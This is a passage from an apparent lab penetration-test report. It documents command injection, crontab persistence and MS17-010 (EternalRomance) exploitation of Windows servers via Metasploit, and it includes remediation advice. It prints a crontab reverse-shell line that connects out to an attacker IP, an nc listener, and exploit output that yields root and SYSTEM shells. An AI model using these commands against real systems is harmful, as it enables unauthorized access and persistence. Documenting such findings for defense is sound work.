[*] Started reverse TCP handler on 0.0.0.0:7777
[*] Sending stage (38 bytes) to 192.168.122.47
[*] Command shell session 2 opened (192.168.2.76:7777 → 192.168.122.47:39751 ) at 202
4-03-13 12:34:44 -0500

id
uid=0(root) gid=0(root) groups=0(root),115(ssl-cert),130(postgres)
█
```

Impact

Medium

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Specify the call path in the arper program to call the correct clear command and leave no room for additional other commands to be called.

Additionally, implement robust input validation and sanitization measures. These measures are crucial for thwarting potential attacks where malicious actors attempt to inject specially crafted requests to execute arbitrary code. By fortifying your codebase with thorough input validation and sanitization practices, you significantly reduce the risk of exploitation and enhance the overall security posture of your application.

References

3. Persistence via crontab edits

Risk	High
Locations(s)	192.168.1.102
Description	

After gaining access to the system, the team can ensure reentry into the system by editing files.


Observations

- Access into the system as a root user allows the team to edit specific files to allow a reverse shell to be set up to call on for easier entry back into the system.

```
kali@kali3: ~  
File Actions Edit View Help  
GNU nano 2.9.3 /tmp/crontab.CggZ8M/crontab  
#  
# For example, you can run a backup of all your user accounts  
# at 5 a.m every week with:  
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/  
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow   command  
* * * * * python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.122.5",4444))'
```

- After setting up our edit in the crontab file, our team is able to enter back into the

system at will with a simple listen for the reverse shell.



```
kali@kali3: ~
File Actions Edit View Help
(kali@kali3)-[~]
$ nc -lvp 7781
listening on [any] 7781 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.76] from (UNKNOWN) [192.168.122.47] 26192
root@SOC4:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SOC4:~#
```

Impact

High

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Recommendations

Ensure changes made to your system are tracked and logged for security analysts to catch. Routine checks of cron jobs are recommended to ensure legitimacy of any changes to these files.

Additionally, implement robust input validation and sanitization measures. These measures are crucial for thwarting potential attacks where malicious actors attempt to inject specially crafted requests to execute arbitrary code. By fortifying your codebase with thorough input validation and sanitization practices, you significantly reduce the risk of exploitation and enhance the overall security posture of your application

References

FS1 (192.168.1.124)

1. Metasploit Remote Code Execution (RCE) via SMBv1

Vulnerability

Risk: CRITICAL

Locations(s): 192.168.1.121

Description:

Like on SOC1 a nmap script scan was conducted to identify vulnerabilities and the same particular one with SMBv1 was discovered. Metasploit was used again to automate the attack, but to exploit the target a different payload and attack vector had to be used to successfully gain a reverse shell.

Observations

- During initial scanning of the target, a vulnerability in SMBv1 was discovered and the team turned to Metasploit to further investigate.

```
Host script results:
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
    pt-attacks/
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  _smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
  _smb-vuln-ms10-054: false
```

- An exploit called 'Eternalromance' was used to breach the network and gain a reverse shell back to our LHOST.


```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[-] Handler failed to bind to 192.168.122.209:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.124:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] Sending stage (175174 bytes) to 192.168.122.47
[*] 192.168.1.124:445 - Built a write-what-where primitive...
[+] 192.168.1.124:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.124:445 - Selecting PowerShell target
[*] 192.168.1.124:445 - Executing the payload...
[+] 192.168.1.124:445 - Service start timed out, OK if running a command or non-service executable...
i[*] Meterpreter session 1 opened (192.168.2.72:4444 -> 192.168.122.47:21693 ) at 2024-03-13 10:37:22 -0500

dmeterpreter > id
[-] Unknown command: id
meterpreter > id
[-] Unknown command: id
meterpreter > sysinfo
Computer      : FS1
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : CONTOSO
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > █
```

Impact

CRITICAL

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1. The Microsoft Security Bulletin, MS17-010, includes the list of affected Windows OS. Disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing. Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communication to client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to-client SMB

communication. At minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.

References

<https://www.cisecurity.org/insights/white-papers/ms-isac-security-primer-eternal-blue>
<https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>

DC1 (192.168.1.125)

1. Metasploit Remote Code Execution (RCE) via SMBv1 Vulnerability

Risk: CRITICAL

Locations(s): 192.168.1.121

Description:

Nmap script scan was conducted to identify vulnerabilities and as in two other previous incidences an SMBv1 vulnerability was discovered. Metasploit was used to automate the attack, exploit the target with the 'eternalromance' payload and to successfully gain a reverse shell.

Observations

- During initial scanning of the target, a vulnerability in SMBv1 was discovered and the team turned to Metasploit to further investigate.

```
Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
pt-attacks/
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
_smb-vuln-ms10-054: false
```

- An exploit called 'Eternalromance' was used to breach the network and gain a reverse shell back to our LHOST.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[-] Handler failed to bind to 192.168.122.209:4444
[*] Started reverse SSL handler on 0.0.0.0:4444
[*] 192.168.1.125:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 192.168.1.125:445 - Built a write-what-where primitive...
[+] 192.168.1.125:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.125:445 - Selecting PowerShell target
[*] 192.168.1.125:445 - Executing the payload...
[+] 192.168.1.125:445 - Service start timed out, OK if running a command or non-serviceable...

[*] Powershell session session 15 opened (192.168.2.72:4444 -> 192.168.122.47:50484 )
024-03-13 16:35:52 -0500

Windows PowerShell running as user DC1$ on DC1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>PS C:\Windows\system32>
```

- As seen below once an attacker gains access via a smb exploit they will likely have system wide access and the ability to traverse the file system without restrictions.

```
whoami
nt authority\system
PS C:\Users>
PS C:\Users> get-wmiobject -class win32_computersystem

Domain                : contoso.com
Manufacturer          : QEMU
Model                 : Standard PC (i440FX + PIIX, 1996)
Name                  : DC1
PrimaryOwnerName      : Windows User
TotalPhysicalMemory   : 2146947072

PS C:\Users>
```

Impact

CRITICAL

Confidentiality Impact: High (There is a total loss of confidentiality, resulting in all

resources within the impacted component being divulged to the attacker. Alternatively, access to only some restricted information is obtained, but the disclosed information presents a direct, serious impact.)

Integrity Impact: High (There is a total loss of integrity, or a complete loss of protection.)

Availability Impact: High (There is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component; this loss is either sustained or persistent.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Permissions Required: None (The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.)

Recommendations

Patch devices with Microsoft Windows OS with the security update for Microsoft Windows SMB v1. The Microsoft Security Bulletin, MS17-010, includes the list of affected Windows OS. Disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing. Use Group Policy Objects to set a Windows Firewall rule to restrict inbound SMB communication to client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to-client SMB communication. At minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.

References

<https://www.cisecurity.org/insights/white-papers/ms-isac-security-primer-eternal-blue>
<https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>



Last Page